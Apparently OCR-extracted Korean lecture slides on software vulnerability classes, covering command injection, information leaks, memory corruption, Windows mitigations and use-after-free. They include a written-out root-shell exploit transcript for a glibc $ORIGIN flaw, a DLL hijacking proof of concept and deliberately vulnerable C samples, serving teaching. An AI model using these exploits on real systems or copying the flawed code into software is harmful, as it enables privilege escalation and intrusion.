
소프트웨어 취약점 점검 방법

- 소스코드 점검 (**Source Code Auditing**)
 - 주로 **White Box Testing**에 사용
 - 실제로 생각보다 난이도가 높음
- 소프트웨어 역공학(**Reverse Code Engineering**)
 - 주로 **Black Box Testing**에 사용
 - 취약점을 점검하는 사람에 따라 차이가 큰 편
- 퍼징 (**Fuzzing**)
 - 주로 **Black Box Testing**에 사용
 - 자동화된 툴을 사용하여 취약점을 점검
 - **Every Hacker Make Own Fuzzers !**
- 기타

취약점의 종류


- **Software Bug Diagram**

- 소프트웨어 버그는 엄청나게 종류가 많다
- 모든 버그가 모두 공격 가능한 것은 아니다



취약점 일반론

- **Untrusted Input & Object**
 - 사용자(특히 공격자)가 조작할 수 있는 입력 혹은 객체



Command Injection

- 프로그램에 명령어 삽입이 가능한 경우

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4
5  int main( int argc, char *argv[] )
6  {
7
8      system( "ls" );
9  }
10
```

\$ echo \$PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/X11R6/bin
\$ echo \$PATH
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/X11R6/bin

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4
5  int main( int argc, char *argv[] )
6  {
7      char buf[100];
8
9      memset( buf, 0x00, 100 );
10     sprintf( buf, "/bin/ls %s", argv[1] );
11
12     system( buf );
13
14 }
```

Command Injection

- Case Study : CVE-2010-3847
 - GNU C library dynamic linker \$ORIGIN expansion Vulnerability

```
741 /* Expand DSTs. */
742 size_t cnt = DL_DST_COUNT (llp, 1);
743 if (__builtin_expect (cnt == 0, 1))
744     llp_tmp = strdupa (llp);
745 else
746 {
747     /* Determine the length of the substituted string. */
748     size_t total = DL_DST_REQUIRED (1, llp, strlen (llp), cnt);
749
750     /* Allocate the necessary memory. */
751     llp_tmp = (char *) alloca (total + 1);
752     llp_tmp = _dl_dst_substitute (1, llp, llp_tmp, 1);
753 }

```

```
253 if (__builtin_expect (*name == '$', 0))
254 {
255     const char *repl = NULL;
256     size_t len;
257
258     ++name;
259     if ((len = is_dst (start, name, "ORIGIN", is_path,
260                      INTUSE(__libc_enable_secure))) != 0)
261     {
262         repl = 1->l_origin;
263     }
264
265     if (__builtin_expect (secure, 0)
266         && ((name[len] != '\0' && (!is_path || name[len] != ':'))
267           || (name != start + 1 && (!is_path || name[-2] != ':'))))
268         return 0;
269
270     return len;
271 }

```

```
$ mkdir /tmp/exploit
$ ln /bin/ping /tmp/exploit/target
$ exec >< /tmp/exploit/target
$ ls -l /proc/$$/fd/3
lr-x----- 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target*
$ rm -rf /tmp/exploit/
$ ls -l /proc/$$/fd/3
lr-x----- 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target (deleted)
$ cat > payload.c
void __attribute__((constructor)) init()
{
    setuid(0);
    system("/bin/bash");
}
^D
$ gcc -w -fPIC -shared -o /tmp/exploit/payload.c
$ ls -l /tmp/exploit
-rwxr-xr-x 1 taviso taviso 4.2K Oct 15 09:22 /tmp/exploit*
$ LD_AUDIT="$_ORIGIN" exec /proc/self/fd/3
sh-4.1# whoami
root
sh-4.1# id
uid=0(root) gid=500(taviso)
```

Command Injection

- **Case Study : DLL Hijacking, Unsafe DLL Load**
 - **CVE-2010-3141, MS Office Power Point 2007 DLL Hijacking**

```
#include <windows.h>
#define DllExport __declspec (dllexport)

DllExport void HttpFilterBeginningTransaction() { hax(); }
DllExport void HttpFilterClose() { hax(); }
DllExport void HttpFilterOnBlockingOps() { hax(); }
DllExport void HttpFilterOnResponse() { hax(); }
DllExport void HttpFilterOnTransactionComplete() { hax(); }
DllExport void HttpFilterOpen() { hax(); }

int hax()
{
    WinExec("calc", 0);
    exit(0);
    return 0;
}

#include <windows.h>

int main( int argc, char *argv[] )
{
    LoadLibrary( "rpawinet.dll" )
}
```



Command Injection

- **Case Study : Unsafe Object Import**
 - **CVE-2012-0013, MS Office ClickOnce Unsafe Object Handling**
 - <http://www.cc.gatech.edu/~blee303/exploit/ms12-005/MS12-005.ppsx>

```
.text:02FA1D98 execExtTable dd offset a_exe ; DATA XREF: CPackage::_GetCurrentIcon(_IC *)+69E0o
.text:02FA1D98 ; CPackage::_GiveWarningMsg(HWND__ *)+5EE0o
.text:02FA1D98 ; ".exe"
.text:02FA1D9C dd offset a_com ; ".com"
.text:02FA1DA0 dd offset a_bat ; ".bat"
.text:02FA1DA4 dd offset a_lnk ; ".lnk"
.text:02FA1DA8 dd offset a_cmd ; ".cmd"
.text:02FA1DAC dd offset a_pif ; ".pif"
.text:02FA1DB0 dd offset a_scr ; ".scr"
.text:02FA1DB4 dd offset a_js ; ".js"
.text:02FA1DB8 dd offset a_jse ; ".jse"
.text:02FA1DBC dd offset a_vbs ; ".vbs"
.text:02FA1DC0 dd offset a_vbe ; ".vbe"
.text:02FA1DC4 dd offset a_wsh ; ".wsh"
.text:02FA1DC8 dd offset a_sct ; ".sct"
.text:02FA1DCC dd offset a_vb ; ".vb"
.text:02FA1DD0 dd offset a_wsc ; ".wsc"
.text:02FA1DD4 dd offset a_wsfc ; ".wsfc"
.text:02FA1DD8 dd offset a_wmz ; ".wmz"
```

Information Leak

- 프로그램이 악용될 수 있는 정보를 공개하는 경우
 - 설치경로, 버전, 사용하는 라이브러리 버전
 - 심지어 주소나 객체의 동적 주소 등도 포함됨




Address	Hex	dump	ASCII
01FF9488	01 00 00 00 B8 0C 96 00	FA CB 93 EA 00 01 08 FF	0 000 000 0
01FF9498	02 09 00 00 C0 C6 2D 00	00 00 00 00 74 0F 08 02	0 45 t000
01FF94A8	02 08 00 00 C1 C6 2D 00	00 00 00 00 80 48 0C 02	0 45 000
01FF94B8	02 09 00 00 C2 C6 2D 00	00 00 00 00 C0 28 02 02	0 45 400
01FF94C8	02 08 00 00 C3 C6 2D 00	00 00 00 00 FF FF 00 00	0 45 000
01FF94D8	02 03 00 00 C4 C6 2D 00	00 00 00 00 44 43 42 41	0 45 DCBA
01FF94E8	02 09 00 00 C5 C6 2D 00	00 00 00 00 E0 00 9D 02	0 45 000
01FF94F8	02 00 00 00 C6 C6 2D 00	00 00 00 00 01 00 00 00	0 45 000
01FF9508	02 01 00 00 C7 C6 2D 00	00 00 00 00 00 00 00 00	0 45 000
01FF9518	02 09 00 00 C8 C6 2D 00	00 00 00 00 44 0F 9D 02	0 45 000
01FF9528	02 08 00 00 C9 C6 2D 00	00 00 00 00 00 00 00 00	0 45 000
01FF9538	02 05 00 00 CA C6 2D 00	00 00 00 00 A0 A5 08 02	0 45 000
01FF9548	02 05 00 00 CB C6 2D 00	00 00 00 00 80 A5 08 02	0 45 000
01FF9558	02 09 00 00 CC C6 2D 00	00 00 00 00 78 29 82 02	0 45 000
01FF9568	C5 CB 93 EA 00 08 FF BF	00 00 00 00 00 00 00 00	0000 0 7




Stack Based Corruption

- Stack Based Overflow



Heap Based Corruption





Front End Allocator

Look Aside Table

0	→ unused
1	→ 16
2	→ 24
3	→ 32
...	→ ...
127	→ 1024

Back End Allocator

Free Lists		Segment List	
0	→ Variable size	Segment 1	
1	→ unused	Segment 2	
2	→ 16
3	→ 24	Segment x	
...	→ ...		
127	→ 1016		




Microsoft Exploit Mitigation

- History of Memory Protection

		XP SP2, SP3	2003 SP1 SP2	Vista SP0	Vista SP1	2008 SP0
GS	stack cookies	yes	yes	yes	yes	yes
	variable reordering	yes	yes	yes	yes	yes
SafeSEH	SEH handler validation	yes	yes	yes	yes	yes
	SEH chain validation	no	no	no	yes	yes
Heap protection	safe unlinking	yes	yes	yes	yes	yes
	safe lookaside lists	no	no	yes	yes	yes
	heap metadata cookies	yes	yes	yes	yes	yes
	heap metadata encryption	no	no	yes	yes	yes
DEP	NX support	yes	yes	yes	yes	yes
	permanent DEP	no	no	no	yes	yes
	OptOut mode by default	no	yes	no	no	yes
ASLR	PEB, TEB	yes	yes	yes	yes	yes
	heap	no	no	yes	yes	yes
	stack cookies	no	no	yes	yes	yes
	images	no	no	yes	yes	yes


Microsoft Exploit Mitigation

- History of Stack Corruption



Microsoft Exploit Mitigation

- History of Heap Corruption



Use After Free

- Use After Free 취약점

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main( )
{
    char *buf = NULL;

    buf = (char *)malloc( sizeof( char ) * 1024 );

    strcpy( buf, "AAAA" );

    free( buf );

    strcpy( buf, "BBBB" );

    return 0;
}
```

Error ??

```
root@taechoe-warehouse:~/lab# gcc -o test test.c
root@taechoe-warehouse:~/lab# ./test
root@taechoe-warehouse:~/lab#
```

Use After Free

- Use After Free 취약점

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main( )
{
    char *buf = NULL;

    buf = (char *)malloc( sizeof( char ) );

    strcpy( buf, "AAAA" );

    free( buf );

    strcpy( buf, "BBBB" );

    return 0;
}
```

```
0x08048469 <+69>:    call    0x08048334 <free@plt>
0x0804846e <+74>:    mov     $0x08048565,%eax
0x08048473 <+79>:    movl    $0x5,0x8(%esp)
0x0804847b <+87>:    mov     %eax,0x4(%esp)
0x0804847f <+91>:    mov     0x1c(%esp),%eax
0x08048483 <+95>:    mov     %eax,(%esp)
0x08048486 <+98>:    call    0x08048344 <memcpy@plt>
0x0804848b <+103>:   mov     $0x0,%eax
0x08048490 <+108>:   leave   %eax
0x08048491 <+109>:   ret

End of assembler dump.
(gdb) b *main+109
Breakpoint 1 at 0x08048491
(gdb) b *main+98
Breakpoint 2 at 0x08048486
(gdb) r
Starting program: /home/passket/lab/test

Breakpoint 2, 0x08048486 in main ()
(gdb) x/32wx $esp
0xbffff750:  0x0804b008      0x08048565      0x00000005      0xbffff778
0xbffff760:  0x0015ed35      0x0011ea50      0x080484ab      0x0804b008
0xbffff770:  0x080484a0      0x00000000      0xbffff7f8      0x00145e37
0xbffff780:  0x00000001      0xbffff824      0xbffff82c      0x0012e414
0xbffff790:  0xffffffff      0x0012cff4      0x08048253      0x00000001
0xbffff7a0:  0xbffff7e0      0x0011da31      0x0012dad0      0xb7fffb48
0xbffff7b0:  0x00000001      0x0028bfff      0x00000000      0x00000000
0xbffff7c0:  0xbffff7f8      0x10d22f00      0xc786d67f      0x00000000
(gdb) x/s 0x0804b008
0x0804b008:  "AAAA"
(gdb) c
